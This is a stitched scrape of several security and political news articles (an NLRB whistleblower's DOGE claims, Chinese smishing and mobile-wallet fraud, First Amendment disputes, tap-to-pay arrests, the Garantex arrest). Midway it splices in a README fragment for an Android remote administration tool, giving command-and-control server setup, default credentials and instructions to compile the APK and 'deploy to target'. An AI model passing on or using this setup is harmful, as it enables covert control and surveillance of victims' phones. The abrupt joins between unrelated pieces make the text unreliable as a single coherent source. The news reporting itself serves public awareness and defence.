The complaint alleges that by March 17 it became clear the NLRB no longer had the resources or network access needed to fully investigate the odd activity from the DOGE accounts, and that on March 24, the agency’s associate chief information officer had agreed the matter should be reported to US-CERT. Operated by the Department of Homeland Security’s Cybersecurity and Infrastructure Security Agency (CISA), US-CERT provides on-site cyber incident response capabilities to federal and state agencies.
But Berulis said that between April 3 and 4, he and the associate CIO were informed that “instructions had come down to drop the US-CERT reporting and investigation and we were directed not to move forward or create an official report.” Berulis said it was at this point he decided to go public with his findings.
An email from Daniel Berulis to his colleagues dated March 28, referencing the unexplained traffic spike earlier in the month and the unauthorized changing of security controls for user accounts.
Tim Bearese, the NLRB’s acting press secretary, told NPR that DOGE neither requested nor received access to its systems, and that “the agency conducted an investigation after Berulis raised his concerns but ‘determined that no breach of agency systems occurred.'” The NLRB did not respond to questions from KrebsOnSecurity.
Nevertheless, Berulis has shared a number of supporting screenshots showing agency email discussions about the unexplained account activity attributed to the DOGE accounts, as well as NLRB security alerts from Microsoft about network anomalies observed during the timeframes described.
As CNN reported last month, the NLRB has been effectively hobbled since President Trump fired three board members, leaving the agency without the quorum it needs to function.
“Despite its limitations, the agency had become a thorn in the side of some of the richest and most powerful people in the nation — notably Elon Musk, Trump’s key supporter both financially and arguably politically,” CNN wrote.
Both Amazon and Musk’s SpaceX have been suing the NLRB over complaints the agency filed in disputes about workers’ rights and union organizing, arguing that the NLRB’s very existence is unconstitutional. On March 5, a U.S. appeals court unanimously rejected Musk’s claim that the NLRB’s structure somehow violates the Constitution.
Berulis shared screenshots with KrebsOnSecurity showing that on the day the NPR published its story about his claims (April 14), the deputy CIO at NLRB sent an email stating that administrative control had been removed from all employee accounts. Meaning, suddenly none of the IT employees at the agency could do their jobs properly anymore, Berulis said.
An email from the NLRB’s associate chief information officer Eric Marks, notifying employees they will lose security administrator privileges.
Berulis shared a screenshot of an agency-wide email dated April 16 from NLRB director Lasharn Hamilton saying DOGE officials had requested a meeting, and reiterating claims that the agency had no prior “official” contact with any DOGE personnel. The message informed NLRB employees that two DOGE representatives would be detailed to the agency part-time for several months.
An email from the NLRB Director Lasharn Hamilton on April 16, stating that the agency previously had no contact with DOGE personnel.
Berulis told KrebsOnSecurity he was in the process of filing a support ticket with Microsoft to request more information about the DOGE accounts when his network administrator access was restricted. Now, he’s hoping lawmakers will ask Microsoft to provide more information about what really happened with the accounts.
“That would give us way more insight,” he said. “Microsoft has to be able to see the picture better than we can. That’s my goal, anyway.”
Berulis’s attorney told lawmakers that on April 7, while his client and legal team were preparing the whistleblower complaint, someone physically taped a threatening note to Mr. Berulis’s home door with photographs — taken via drone — of him walking in his neighborhood.
“The threatening note made clear reference to this very disclosure he was preparing for you, as the proper oversight authority,” reads a preface by Berulis’s attorney Andrew P. Bakaj. “While we do not know specifically who did this, we can only speculate that it involved someone with the ability to access NLRB systems.”
Berulis said the response from friends, colleagues and even the public has been largely supportive, and that he doesn’t regret his decision to come forward.
“I didn’t expect the letter on my door or the pushback from [agency] leaders,” he said. “If I had to do it over, would I do it again? Yes, because it wasn’t really even a choice the first time.”
For now, Mr. Berulis is taking some paid family leave from the NLRB. Which is just as well, he said, considering he was stripped of the tools needed to do his job at the agency.
“They came in and took full administrative control and locked everyone out, and said limited permission will be assigned on a need basis going forward” Berulis said of the DOGE employees. “We can’t really do anything, so we’re literally getting paid to count ceiling tiles.”
Further reading: Berulis’s complaint (PDF).
China-based purveyors of SMS phishing kits are enjoying remarkable success converting phished payment card data into mobile wallets from Apple and Google. Until recently, the so-called “Smishing Triad” mainly impersonated toll road operators and shipping companies. But experts say these groups are now directly targeting customers of international financial institutions, while dramatically expanding their cybercrime infrastructure and support staff.
An image of an iPhone device farm shared on Telegram by one of the Smishing Triad members. Image: Prodaft.
If you own a mobile device, the chances are excellent that at some point in the past two years you’ve received at least one instant message that warns of a delinquent toll road fee, or a wayward package from the U.S. Postal Service (USPS). Those who click the promoted link are brought to a website that spoofs the USPS or a local toll road operator and asks for payment card information.
The site will then complain that the visitor’s bank needs to “verify” the transaction by sending a one-time code via SMS. In reality, the bank is sending that code to the mobile number on file for their customer because the fraudsters have just attempted to enroll that victim’s card details into a mobile wallet.
If the visitor supplies that one-time code, their payment card is then added to a new mobile wallet on an Apple or Google device that is physically controlled by the phishers. The phishing gangs typically load multiple stolen cards to digital wallets on a single Apple or Android device, and then sell those phones in bulk to scammers who use them for fraudulent e-commerce and tap-to-pay transactions.
A screenshot of the administrative panel for a smishing kit. On the left is the (test) data entered at the phishing site. On the right we can see the phishing kit has superimposed the supplied card number onto an image of a payment card. When the phishing kit scans that created card image into Apple or Google Pay, it triggers the victim’s bank to send a one-time code. Image: Ford Merrill.
The moniker “Smishing Triad” comes from Resecurity, which was among the first to report in August 2023 on the emergence of three distinct mobile phishing groups based in China that appeared to share some infrastructure and innovative phishing techniques. But it is a bit of a misnomer because the phishing lures blasted out by these groups are not SMS or text messages in the conventional sense.
Rather, they are sent via iMessage to Apple device users, and via RCS on Google Android devices. Thus, the missives bypass the mobile phone networks entirely and enjoy near 100 percent delivery rate (at least until Apple and Google suspend the spammy accounts).
In a report published on March 24, the Swiss threat intelligence firm Prodaft detailed the rapid pace of innovation coming from the Smishing Triad, which it characterizes as a loosely federated group of Chinese phishing-as-a-service operators with names like Darcula, Lighthouse, and the Xinxin Group.
Prodaft said they’re seeing a significant shift in the underground economy, particularly among Chinese-speaking threat actors who have historically operated in the shadows compared to their Russian-speaking counterparts.
“Chinese-speaking actors are introducing innovative and cost-effective systems, enabling them to target larger user bases with sophisticated services,” Prodaft wrote. “Their approach marks a new era in underground business practices, emphasizing scalability and efficiency in cybercriminal operations.”
A new report from researchers at the security firm SilentPush finds the Smishing Triad members have expanded into selling mobile phishing kits targeting customers of global financial institutions like CitiGroup, MasterCard, PayPal, Stripe, and Visa, as well as banks in Canada, Latin America, Australia and the broader Asia-Pacific region.
Phishing lures from the Smishing Triad spoofing PayPal. Image: SilentPush.
SilentPush found the Smishing Triad now spoofs recognizable brands in a variety of industry verticals across at least 121 countries and a vast number of industries, including the postal, logistics, telecommunications, transportation, finance, retail and public sectors.
According to SilentPush, the domains used by the Smishing Triad are rotated frequently, with approximately 25,000 phishing domains active during any 8-day period and a majority of them sitting at two Chinese hosting companies: Tencent (AS132203) and Alibaba (AS45102).
“With nearly two-thirds of all countries in the world targeted by [the] Smishing Triad, it’s safe to say they are essentially targeting every country with modern infrastructure outside of Iran, North Korea, and Russia,” SilentPush wrote. “Our team has observed some potential targeting in Russia (such as domains that mentioned their country codes), but nothing definitive enough to indicate Russia is a persistent target. Interestingly, even though these are Chinese threat actors, we have seen instances of targeting aimed at Macau and Hong Kong, both special administrative regions of China.”
SilentPush’s Zach Edwards said his team found a vulnerability that exposed data from one of the Smishing Triad’s phishing pages, which revealed the number of visits each site received each day across thousands of phishing domains that were active at the time. Based on that data, SilentPush estimates those phishing pages received well more than a million visits within a 20-day time span.
The report notes the Smishing Triad boasts it has “300+ front desk staff worldwide” involved in one of their more popular phishing kits — Lighthouse — staff that is mainly used to support various aspects of the group’s fraud and cash-out schemes.
The Smishing Triad members maintain their own Chinese-language sales channels on Telegram, which frequently offer videos and photos of their staff hard at work. Some of those images include massive walls of phones used to send phishing messages, with human operators seated directly in front of them ready to receive any time-sensitive one-time codes.
As noted in February’s story How Phished Data Turns Into Apple and Google Wallets, one of those cash-out schemes involves an Android app called Z-NFC, which can relay a valid NFC transaction from one of these compromised digital wallets to anywhere in the world. For a $500 month subscription, the customer can wave their phone at any payment terminal that accepts Apple or Google pay, and the app will relay an NFC transaction over the Internet from a stolen wallet on a phone in China.
Chinese nationals were recently busted trying to use these NFC apps to buy high-end electronics in Singapore. And in the United States, authorities in California and Tennessee arrested Chinese nationals accused of using NFC apps to fraudulently purchase gift cards from retailers.
The Prodaft researchers said they were able to find a previously undocumented backend management panel for Lucid, a smishing-as-a-service operation tied to the XinXin Group. The panel included victim figures that suggest the smishing campaigns maintain an average success rate of approximately five percent, with some domains receiving over 500 visits per week.
“In one observed instance, a single phishing website captured 30 credit card records from 550 victim interactions over a 7-day period,” Prodaft wrote.
Prodaft’s report details how the Smishing Triad has achieved such success in sending their spam messages. For example, one phishing vendor appears to send out messages using dozens of Android device emulators running in parallel on a single machine.
Phishers using multiple virtualized Android devices to orchestrate and distribute RCS-based scam campaigns. Image: Prodaft.
According to Prodaft, the threat actors first acquire phone numbers through various means including data breaches, open-source intelligence, or purchased lists from underground markets. They then exploit technical gaps in sender ID validation within both messaging platforms.
“For iMessage, this involves creating temporary Apple IDs with impersonated display names, while RCS exploitation leverages carrier implementation inconsistencies in sender verification,” Prodaft wrote. “Message delivery occurs through automated platforms using VoIP numbers or compromised credentials, often deployed in precisely timed multi-wave campaigns to maximize effectiveness.
In addition, the phishing links embedded in these messages use time-limited single-use URLs that expire or redirect based on device fingerprinting to evade security analysis, they found.
“The economics strongly favor the attackers, as neither RCS nor iMessage messages incur per-message costs like traditional SMS, enabling high-volume campaigns at minimal operational expense,” Prodaft continued. “The overlap in templates, target pools, and tactics among these platforms underscores a unified threat landscape, with Chinese-speaking actors driving innovation in the underground economy. Their ability to scale operations globally and evasion techniques pose significant challenges to cybersecurity defenses.”
Ford Merrill works in security research at SecAlliance, a CSIS Security Group company. Merrill said he’s observed at least one video of a Windows binary that wraps a Chrome executable and can be used to load in target phone numbers and blast messages via RCS, iMessage, Amazon, Instagram, Facebook, and WhatsApp.
“The evidence we’ve observed suggests the ability for a single device to send approximately 100 messages per second,” Merrill said. “We also believe that there is capability to source country specific SIM cards in volume that allow them to register different online accounts that require validation with specific country codes, and even make those SIM cards available to the physical devices long-term so that services that rely on checks of the validity of the phone number or SIM card presence on a mobile network are thwarted.”
Experts say this fast-growing wave of card fraud persists because far too many financial institutions still default to sending one-time codes via SMS for validating card enrollment in mobile wallets from Apple or Google. KrebsOnSecurity interviewed multiple security executives at non-U.S. financial institutions who spoke on condition of anonymity because they were not authorized to speak to the press. Those banks have since done away with SMS-based one-time codes and are now requiring customers to log in to the bank’s mobile app before they can link their card to a digital wallet.
Remote adminitration tool for android
console git clone https://github.com/Tomiwa-Ot/moukthar.git
/var/www/html/ and install dependencies console mv moukthar/Server/* /var/www/html/ cd /var/www/html/c2-server composer install cd /var/www/html/web-socket/ composer install cd /var/www chown -R www-data:www-data . chmod -R 777 . The default credentials are username: android and password: android
mysql CREATE USER 'android'@'localhost' IDENTIFIED BY 'your-password'; GRANT ALL PRIVILEGES ON *.* TO 'android'@'localhost'; FLUSH PRIVILEGES;
c2-server/.env and web-socket/.env
database.sql
console php Server/web-socket/App.php # OR sudo mv Server/websocket.service /etc/systemd/system/ sudo systemctl daemon-reload sudo systemctl enable websocket.service sudo systemctl start websocket.service
/etc/apache2/sites-available/000-default.conf ```console ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
- Modify/etc/apache2/apache2.confxml Comment this section #
Add this - Increase php file upload max size/etc/php/./apache2/php.iniini ; Increase size to permit large file uploads from client upload_max_filesize = 128M ; Set post_max_size to upload_max_filesize + 1 post_max_size = 129M - Set web socket server address in <script> tag inc2-server/src/View/home.phpandc2-server/src/View/features/files.phpconsole const ws = new WebSocket('ws://IP_ADDRESS:8080'); - Restart apache using the command belowconsole sudo a2enmod rewrite && sudo service apache2 restart - Set C2 server and web socket server address in clientfunctionality/Utils.javajava public static final String C2_SERVER = "http://localhost";
public static final String WEB_SOCKET_SERVER = "ws://localhost:8080"; ``` - Compile APK using Android Studio and deploy to target
|
“Congress shall make no law respecting an establishment of religion, or prohibiting the free exercise thereof; or abridging the freedom of speech, or of the press; or the right of the people peaceably to assemble, and to petition the Government for a redress of grievances.” -U.S. Constitution, First Amendment.
Image: Shutterstock, zimmytws.
In an address to Congress this month, President Trump claimed he had “brought free speech back to America.” But barely two months into his second term, the president has waged an unprecedented attack on the First Amendment rights of journalists, students, universities, government workers, lawyers and judges.
This story explores a slew of recent actions by the Trump administration that threaten to undermine all five pillars of the First Amendment to the U.S. Constitution, which guarantees freedoms concerning speech, religion, the media, the right to assembly, and the right to petition the government and seek redress for wrongs.
The right to petition allows citizens to communicate with the government, whether to complain, request action, or share viewpoints — without fear of reprisal. But that right is being assaulted by this administration on multiple levels. For starters, many GOP lawmakers are now heeding their leadership’s advice to stay away from local town hall meetings and avoid the wrath of constituents affected by the administration’s many federal budget and workforce cuts.
Another example: President Trump recently fired most of the people involved in processing Freedom of Information Act (FOIA) requests for government agencies. FOIA is an indispensable tool used by journalists and the public to request government records, and to hold leaders accountable.
The biggest story by far this week was the bombshell from The Atlantic editor Jeffrey Goldberg, who recounted how he was inadvertently added to a Signal group chat with National Security Advisor Michael Waltz and 16 other Trump administration officials discussing plans for an upcoming attack on Yemen.
One overlooked aspect of Goldberg’s incredible account is that by planning and coordinating the attack on Signal — which features messages that can auto-delete after a short time — administration officials were evidently seeking a way to avoid creating a lasting (and potentially FOIA-able) record of their deliberations.
“Intentional or not, use of Signal in this context was an act of erasure—because without Jeffrey Goldberg being accidentally added to the list, the general public would never have any record of these communications or any way to know they even occurred,” Tony Bradley wrote this week at Forbes.
Petitioning the government, particularly when it ignores your requests, often requires challenging federal agencies in court. But that becomes far more difficult if the most competent law firms start to shy away from cases that may involve crossing the president and his administration.
On March 22, the president issued a memorandum that directs heads of the Justice and Homeland Security Departments to “seek sanctions against attorneys and law firms who engage in frivolous, unreasonable and vexatious litigation against the United States,” or in matters that come before federal agencies.
The POTUS recently issued several executive orders railing against specific law firms with attorneys who worked legal cases against him. On Friday, the president announced that the law firm of Skadden, Arps, Slate, Meager & Flom had agreed to provide $100 million in pro bono work on issues that he supports.
Trump issued another order naming the firm Paul, Weiss, Rifkind, Wharton & Garrison, which ultimately agreed to pledge $40 million in pro bono legal services to the president’s causes.
Other Trump executive orders targeted law firms Jenner & Block and WilmerHale, both of which have attorneys that worked with special counsel Robert Mueller on the investigation into Russian interference in the 2016 election. But this week, two federal judges in separate rulings froze parts of those orders.
“There is no doubt this retaliatory action chills speech and legal advocacy, and that is qualified as a constitutional harm,” wrote Judge Richard Leon, who ruled against the executive order targeting WilmerHale.
President Trump recently took the extraordinary step of calling for the impeachment of federal judges who rule against the administration. Trump called U.S. District Judge James Boasberg a “Radical Left Lunatic” and urged he be removed from office for blocking deportation of Venezuelan alleged gang members under a rarely invoked wartime legal authority.
In a rare public rebuke to a sitting president, U.S. Supreme Court Justice John Roberts issued a statement on March 18 pointing out that “For more than two centuries, it has been established that impeachment is not an appropriate response to disagreement concerning a judicial decision.”
The U.S. Constitution provides that judges can be removed from office only through impeachment by the House of Representatives and conviction by the Senate. The Constitution also states that judges’ salaries cannot be reduced while they are in office.
Undeterred, House Speaker Mike Johnson this week suggested the administration could still use the power of its purse to keep courts in line, and even floated the idea of wholesale eliminating federal courts.
“We do have authority over the federal courts as you know,” Johnson said. “We can eliminate an entire district court. We have power of funding over the courts, and all these other things. But desperate times call for desperate measures, and Congress is going to act, so stay tuned for that.”
President Trump has taken a number of actions to discourage lawful demonstrations at universities and colleges across the country, threatening to cut federal funding for any college that supports protests he deems “illegal.”
A Trump executive order in January outlined a broad federal crackdown on what he called “the explosion of antisemitism” on U.S. college campuses. This administration has asserted that foreign students who are lawfully in the United States on visas do not enjoy the same free speech or due process rights as citizens.
Reuters reports that the acting civil rights director at the Department of Education on March 10 sent letters to 60 educational institutions warning they could lose federal funding if they don’t do more to combat anti-semitism. On March 20, Trump issued an order calling for the closure of the Education Department.
Meanwhile, U.S. Immigration and Customs Enforcement (ICE) agents have been detaining and trying to deport pro-Palestinian students who are legally in the United States. The administration is targeting students and academics who spoke out against Israel’s attacks on Gaza, or who were active in campus protests against U.S. support for the attacks. Secretary of State Marco Rubio told reporters Thursday that at least 300 foreign students have seen their visas revoked under President Trump, a far higher number than was previously known.
In his first term, Trump threatened to use the national guard or the U.S. military to deal with protesters, and in campaigning for re-election he promised to revisit the idea.
“I think the bigger problem is the enemy from within,” Trump told Fox News in October 2024. “We have some very bad people. We have some sick people, radical left lunatics. And I think they’re the big — and it should be very easily handled by, if necessary, by National Guard, or if really necessary, by the military, because they can’t let that happen.”
This term, Trump acted swiftly to remove the top judicial advocates in the armed forces who would almost certainly push back on any request by the president to use U.S. soldiers in an effort to quell public protests, or to arrest and detain immigrants. In late February, the president and Defense Secretary Pete Hegseth fired the top legal officers for the military services — those responsible for ensuring the Uniform Code of Military Justice is followed by commanders.
Military.com warns that the purge “sets an alarming precedent for a crucial job in the military, as President Donald Trump has mused about using the military in unorthodox and potentially illegal ways.” Hegseth told reporters the removals were necessary because he didn’t want them to pose any “roadblocks to orders that are given by a commander in chief.”
President Trump has sued a number of U.S. news outlets, including 60 Minutes, CNN, The Washington Post, The New York Times and other smaller media organizations for unflattering coverage.
In a $10 billion lawsuit against 60 Minutes and its parent Paramount, Trump claims they selectively edited an interview with former Vice President Kamala Harris prior to the 2024 election. The TV news show last month published transcripts of the interview at the heart of the dispute, but Paramount is reportedly considering a settlement to avoid potentially damaging its chances of winning the administration’s approval for a pending multibillion-dollar merger.
The president sued The Des Moines Register and its parent company, Gannett, for publishing a poll showing Trump trailing Harris in the 2024 presidential election in Iowa (a state that went for Trump). The POTUS also is suing the Pulitzer Prize board over 2018 awards given to The New York Times and The Washington Post for their coverage of purported Russian interference in the 2016 election.
Whether or not any of the president’s lawsuits against news organizations have merit or succeed is almost beside the point. The strategy behind suing the media is to make reporters and newsrooms think twice about criticizing or challenging the president and his administration. The president also knows some media outlets will find it more expedient to settle.
Trump also sued ABC News and George Stephanopoulos for stating that the president had been found liable for “rape” in a civil case [Trump was found liable of sexually abusing and defaming E. Jean Carroll]. ABC parent Disney settled that claim by agreeing to donate $15 million to the Trump Presidential Library.
Following the attack on the U.S. Capitol on Jan. 6, 2021, Facebook blocked President Trump’s account. Trump sued Meta, and after the president’s victory in 2024 Meta settled and agreed to pay Trump $25 million: $22 million would go to his presidential library, and the rest to legal fees. Meta CEO Mark Zuckerberg also announced Facebook and Instagram would get rid of fact-checkers and rely instead on reader-submitted “community notes” to debunk disinformation on the social media platform.
Brendan Carr, the president’s pick to run the Federal Communications Commission (FCC), has pledged to “dismantle the censorship cartel and restore free speech rights for everyday Americans.” But on January 22, 2025, the FCC reopened complaints against ABC, CBS and NBC over their coverage of the 2024 election. The previous FCC chair had dismissed the complaints as attacks on the First Amendment and an attempt to weaponize the agency for political purposes.
According to Reuters, the complaints call for an investigation into how ABC News moderated the pre-election TV debate between Trump and Biden, and appearances of then-Vice President Harris on 60 Minutes and on NBC’s “Saturday Night Live.”
Since then, the FCC has opened investigations into NPR and PBS, alleging that they are breaking sponsorship rules. The Center for Democracy & Technology (CDT), a think tank based in Washington, D.C., noted that the FCC is also investigating KCBS in San Francisco for reporting on the location of federal immigration authorities.
“Even if these investigations are ultimately closed without action, the mere fact of opening them – and the implicit threat to the news stations’ license to operate – can have the effect of deterring the press from news coverage that the Administration dislikes,” the CDT’s Kate Ruane observed.
Trump has repeatedly threatened to “open up” libel laws, with the goal of making it easier to sue media organizations for unfavorable coverage. But this week, the U.S. Supreme Court declined to hear a challenge brought by Trump donor and Las Vegas casino magnate Steve Wynn to overturn the landmark 1964 decision in New York Times v. Sullivan, which insulates the press from libel suits over good-faith criticism of public figures.
The president also has insisted on picking which reporters and news outlets should be allowed to cover White House events and participate in the press pool that trails the president. He barred the Associated Press from the White House and Air Force One over their refusal to call the Gulf of Mexico by another name.
And the Defense Department has ordered a number of top media outlets to vacate their spots at the Pentagon, including CNN, The Hill, The Washington Post, The New York Times, NBC News, Politico and National Public Radio.
“Incoming media outlets include the New York Post, Breitbart, the Washington Examiner, the Free Press, the Daily Caller, Newsmax, the Huffington Post and One America News Network, most of whom are seen as conservative or favoring Republican President Donald Trump,” Reuters reported.
Shortly after Trump took office again in January 2025, the administration began circulating lists of hundreds of words that government staff and agencies shall not use in their reports and communications.
The Brookings Institution notes that in moving to comply with this anti-speech directive, federal agencies have purged countless taxpayer-funded data sets from a swathe of government websites, including data on crime, sexual orientation, gender, education, climate, and global development.
The New York Times reports that in the past two months, hundreds of terabytes of digital resources analyzing data have been taken off government websites.
“While in many cases the underlying data still exists, the tools that make it possible for the public and researchers to use that data have been removed,” The Times wrote.
On Jan. 27, Trump issued a memo (PDF) that paused all federally funded programs pending a review of those programs for alignment with the administration’s priorities. Among those was ensuring that no funding goes toward advancing “Marxist equity, transgenderism, and green new deal social engineering policies.”
According to the CDT, this order is a blatant attempt to force government grantees to cease engaging in speech that the current administration dislikes, including speech about the benefits of diversity, climate change, and LGBTQ issues.
“The First Amendment does not permit the government to discriminate against grantees because it does not like some of the viewpoints they espouse,” the CDT’s Ruane wrote. “Indeed, those groups that are challenging the constitutionality of the order argued as much in their complaint, and have won an injunction blocking its implementation.”
On January 20, the same day Trump issued an executive order on free speech, the president also issued an executive order titled “Reevaluating and Realigning United States Foreign Aid,” which froze funding for programs run by the U.S. Agency for International Development (USAID). Among those were programs designed to empower civil society and human rights groups, journalists and others responding to digital repression and Internet shutdowns.
According to the Electronic Frontier Foundation (EFF), this includes many freedom technologies that use cryptography, fight censorship, protect freedom of speech, privacy and anonymity for millions of people around the world.
“While the State Department has issued some limited waivers, so far those waivers do not seem to cover the open source internet freedom technologies,” the EFF wrote about the USAID disruptions. “As a result, many of these projects have to stop or severely curtail their work, lay off talented workers, and stop or slow further development.”
On March 14, the president signed another executive order that effectively gutted the U.S. Agency for Global Media (USAGM), which oversees or funds media outlets including Radio Free Europe/Radio Liberty and Voice of America (VOA). The USAGM also oversees Radio Free Asia, which supporters say has been one of the most reliable tools used by the government to combat Chinese propaganda.
But this week, U.S. District Court Judge Royce Lamberth, a Reagan appointee, temporarily blocked USAGM’s closure by the administration.
“RFE/RL has, for decades, operated as one of the organizations that Congress has statutorily designated to carry out this policy,” Lamberth wrote in a 10-page opinion. “The leadership of USAGM cannot, with one sentence of reasoning offering virtually no explanation, force RFE/RL to shut down — even if the President has told them to do so.”
The Trump administration rescinded a decades-old policy that instructed officers not to take immigration enforcement actions in or near “sensitive” or “protected” places, such as churches, schools, and hospitals.
That directive was immediately challenged in a case brought by a group of Quakers, Baptists and Sikhs, who argued the policy reversal was keeping people from attending services for fear of being arrested on civil immigration violations. On Feb. 24, a federal judge agreed and blocked ICE agents from entering churches or targeting migrants nearby.
The president’s executive order allegedly addressing antisemitism came with a fact sheet that described college campuses as “infested” with “terrorists” and “jihadists.” Multiple faith groups expressed alarm over the order, saying it attempts to weaponize antisemitism and promote “dehumanizing anti-immigrant policies.”
The president also announced the creation of a “Task Force to Eradicate Anti-Christian Bias,” to be led by Attorney General Pam Bondi. Never mind that Christianity is easily the largest faith in America and that Christians are well-represented in Congress.
The Rev. Paul Brandeis Raushenbush, a Baptist minister and head of the progressive Interfaith Alliance, issued a statement accusing Trump of hypocrisy in claiming to champion religion by creating the task force.
“From allowing immigration raids in churches, to targeting faith-based charities, to suppressing religious diversity, the Trump Administration’s aggressive government overreach is infringing on religious freedom in a way we haven’t seen for generations,” Raushenbush said.
A statement from Americans United for Separation of Church and State said the task force could lead to religious persecution of those with other faiths.
“Rather than protecting religious beliefs, this task force will misuse religious freedom to justify bigotry, discrimination, and the subversion of our civil rights laws,” said Rachel Laser, the group’s president and CEO.
Where is President Trump going with all these blatant attacks on the First Amendment? The president has made no secret of his affection for autocratic leaders and “strongmen” around the world, and he is particularly enamored with Hungary’s far-right Prime Minister Viktor Orbán, who has visited Trump’s Mar-a-Lago resort twice in the past year.
A March 15 essay in The Atlantic by Hungarian investigative journalist András Pethő recounts how Orbán rose to power by consolidating control over the courts, and by building his own media universe while simultaneously placing a stranglehold on the independent press.
“As I watch from afar what’s happening to the free press in the United States during the first weeks of Trump’s second presidency — the verbal bullying, the legal harassment, the buckling by media owners in the face of threats — it all looks very familiar,” Pethő wrote. “The MAGA authorities have learned Orbán’s lessons well.”
Article tags
Authorities in at least two U.S. states last week independently announced arrests of Chinese nationals accused of perpetrating a novel form of tap-to-pay fraud using mobile devices. Details released by authorities so far indicate the mobile wallets being used by the scammers were created through online phishing scams, and that the accused were relying on a custom Android app to relay tap-to-pay transactions from mobile devices located in China.
Image: WLVT-8.
Authorities in Knoxville, Tennessee last week said they arrested 11 Chinese nationals accused of buying tens of thousands of dollars worth of gift cards at local retailers with mobile wallets created through online phishing scams. The Knox County Sheriff’s office said the arrests are considered the first in the nation for a new type of tap-to-pay fraud.
Responding to questions about what makes this scheme so remarkable, Knox County said that while it appears the fraudsters are simply buying gift cards, in fact they are using multiple transactions to purchase various gift cards and are plying their scam from state to state.
“These offenders have been traveling nationwide, using stolen credit card information to purchase gift cards and launder funds,” Knox County Chief Deputy Bernie Lyon wrote. “During Monday’s operation, we recovered gift cards valued at over $23,000, all bought with unsuspecting victims’ information.”
Asked for specifics about the mobile devices seized from the suspects, Lyon said “tap-to-pay fraud involves a group utilizing Android phones to conduct Apple Pay transactions utilizing stolen or compromised credit/debit card information,” [emphasis added].
Lyon declined to offer additional specifics about the mechanics of the scam, citing an ongoing investigation.
Ford Merrill works in security research at SecAlliance, a CSIS Security Group company. Merrill said there aren’t many valid use cases for Android phones to transmit Apple Pay transactions. That is, he said, unless they are running a custom Android app that KrebsOnSecurity wrote about last month as part of a deep dive into the operations of China-based phishing cartels that are breathing new life into the payment card fraud industry (a.k.a. “carding”).
How are these China-based phishing groups obtaining stolen payment card data and then loading it onto Google and Apple phones? It all starts with phishing.
If you own a mobile phone, the chances are excellent that at some point in the past two years it has received at least one phishing message that spoofs the U.S. Postal Service to supposedly collect some outstanding delivery fee, or an SMS that pretends to be a local toll road operator warning of a delinquent toll fee.
These messages are being sent through sophisticated phishing kits sold by several cybercriminals based in mainland China. And they are not traditional SMS phishing or “smishing” messages, as they bypass the mobile networks entirely. Rather, the missives are sent through the Apple iMessage service and through RCS, the functionally equivalent technology on Google phones.
People who enter their payment card data at one of these sites will be told their financial institution needs to verify the small transaction by sending a one-time passcode to the customer’s mobile device. In reality, that code will be sent by the victim’s financial institution in response to a request by the fraudsters to link the phished card data to a mobile wallet.
If the victim then provides that one-time code, the phishers will link the card data to a new mobile wallet from Apple or Google, loading the wallet onto a mobile phone that the scammers control. These phones are then loaded with multiple stolen wallets (often between 5-10 per device) and sold in bulk to scammers on Telegram.
An image from the Telegram channel for a popular Chinese smishing kit vendor shows 10 mobile phones for sale, each loaded with 5-7 digital wallets from different financial institutions.
Merrill found that at least one of the Chinese phishing groups sells an Android app called “Z-NFC” that can relay a valid NFC transaction to anywhere in the world. The user simply waves their phone at a local payment terminal that accepts Apple or Google pay, and the app relays an NFC transaction over the Internet from a phone in China.
“I would be shocked if this wasn’t the NFC relay app,” Merrill said, concerning the arrested suspects in Tennessee.
Merrill said the Z-NFC software can work from anywhere in the world, and that one phishing gang offers the software for $500 a month.
“It can relay both NFC enabled tap-to-pay as well as any digital wallet,” Merrill said. “They even have 24-hour support.”
On March 16, the ABC affiliate in Sacramento (ABC10), Calif. aired a segment about two Chinese nationals who were arrested after using an app to run stolen credit cards at a local Target store. The news story quoted investigators saying the men were trying to buy gift cards using a mobile app that cycled through more than 80 stolen payment cards.
ABC10 reported that while most of those transactions were declined, the suspects still made off with $1,400 worth of gift cards. After their arrests, both men reportedly admitted that they were being paid $250 a day to conduct the fraudulent transactions.
Merrill said it’s not unusual for fraud groups to advertise this kind of work on social media networks, including TikTok.
A CBS News story on the Sacramento arrests said one of the suspects tried to use 42 separate bank cards, but that 32 were declined. Even so, the man still was reportedly able to spend $855 in the transactions.
Likewise, the suspect’s alleged accomplice tried 48 transactions on separate cards, finding success 11 times and spending $633, CBS reported.
“It’s interesting that so many of the cards were declined,” Merrill said. “One reason this might be is that banks are getting better at detecting this type of fraud. The other could be that the cards were already used and so they were already flagged for fraud even before these guys had a chance to use them. So there could be some element of just sending these guys out to stores to see if it works, and if not they’re on their own.”
Merrill’s investigation into the Telegram sales channels for these China-based phishing gangs shows their phishing sites are actively manned by fraudsters who sit in front of giant racks of Apple and Google phones that are used to send the spam and respond to replies in real time.
In other words, the phishing websites are powered by real human operators as long as new messages are being sent. Merrill said the criminals appear to send only a few dozen messages at a time, likely because completing the scam takes manual work by the human operators in China. After all, most one-time codes used for mobile wallet provisioning are generally only good for a few minutes before they expire.
For more on how these China-based mobile phishing groups operate, check out How Phished Data Turns Into Apple and Google Wallets.
The ashtray says: You’ve been phishing all night.
Authorities in India today arrested the alleged co-founder of Garantex, a cryptocurrency exchange sanctioned by the U.S. government in 2022 for facilitating tens of billions of dollars in money laundering by transnational criminal and cybercriminal organizations. Sources close to the investigation told KrebsOnSecurity the Lithuanian national Aleksej Besciokov, 46, was apprehended while vacationing on the coast of India with his family.
Aleksej Bešciokov, “proforg,” “iram”. Image: U.S. Secret Service.
On March 7, the U.S. Department of Justice (DOJ) unsealed an indictment against Besciokov and the other alleged co-founder of Garantex, Aleksandr Mira Serda, 40, a Russian national living in the United Arab Emirates.
Launched in 2019, Garantex was first sanctioned by the U.S. Treasury Office of Foreign Assets Control in April 2022 for receiving hundreds of millions in criminal proceeds, including funds used to facilitate hacking, ransomware, terrorism and drug trafficking. Since those penalties were levied, Garantex has processed more than $60 billion, according to the blockchain analysis company Elliptic.
“Garantex has been used in sanctions evasion by Russian elites, as well as to launder proceeds of crime including ransomware, darknet market trade and thefts attributed to North Korea’s Lazarus Group,” Elliptic wrote in a blog post. “Garantex has also been implicated in enabling Russian oligarchs to move their wealth out of the country, following the invasion of Ukraine.”
The DOJ alleges Besciokov was Garantex’s primary technical administrator and responsible for obtaining and maintaining critical Garantex infrastructure, as well as reviewing and approving transactions. Mira Serda is allegedly Garantex’s co-founder and chief commercial officer.
Image: elliptic.co
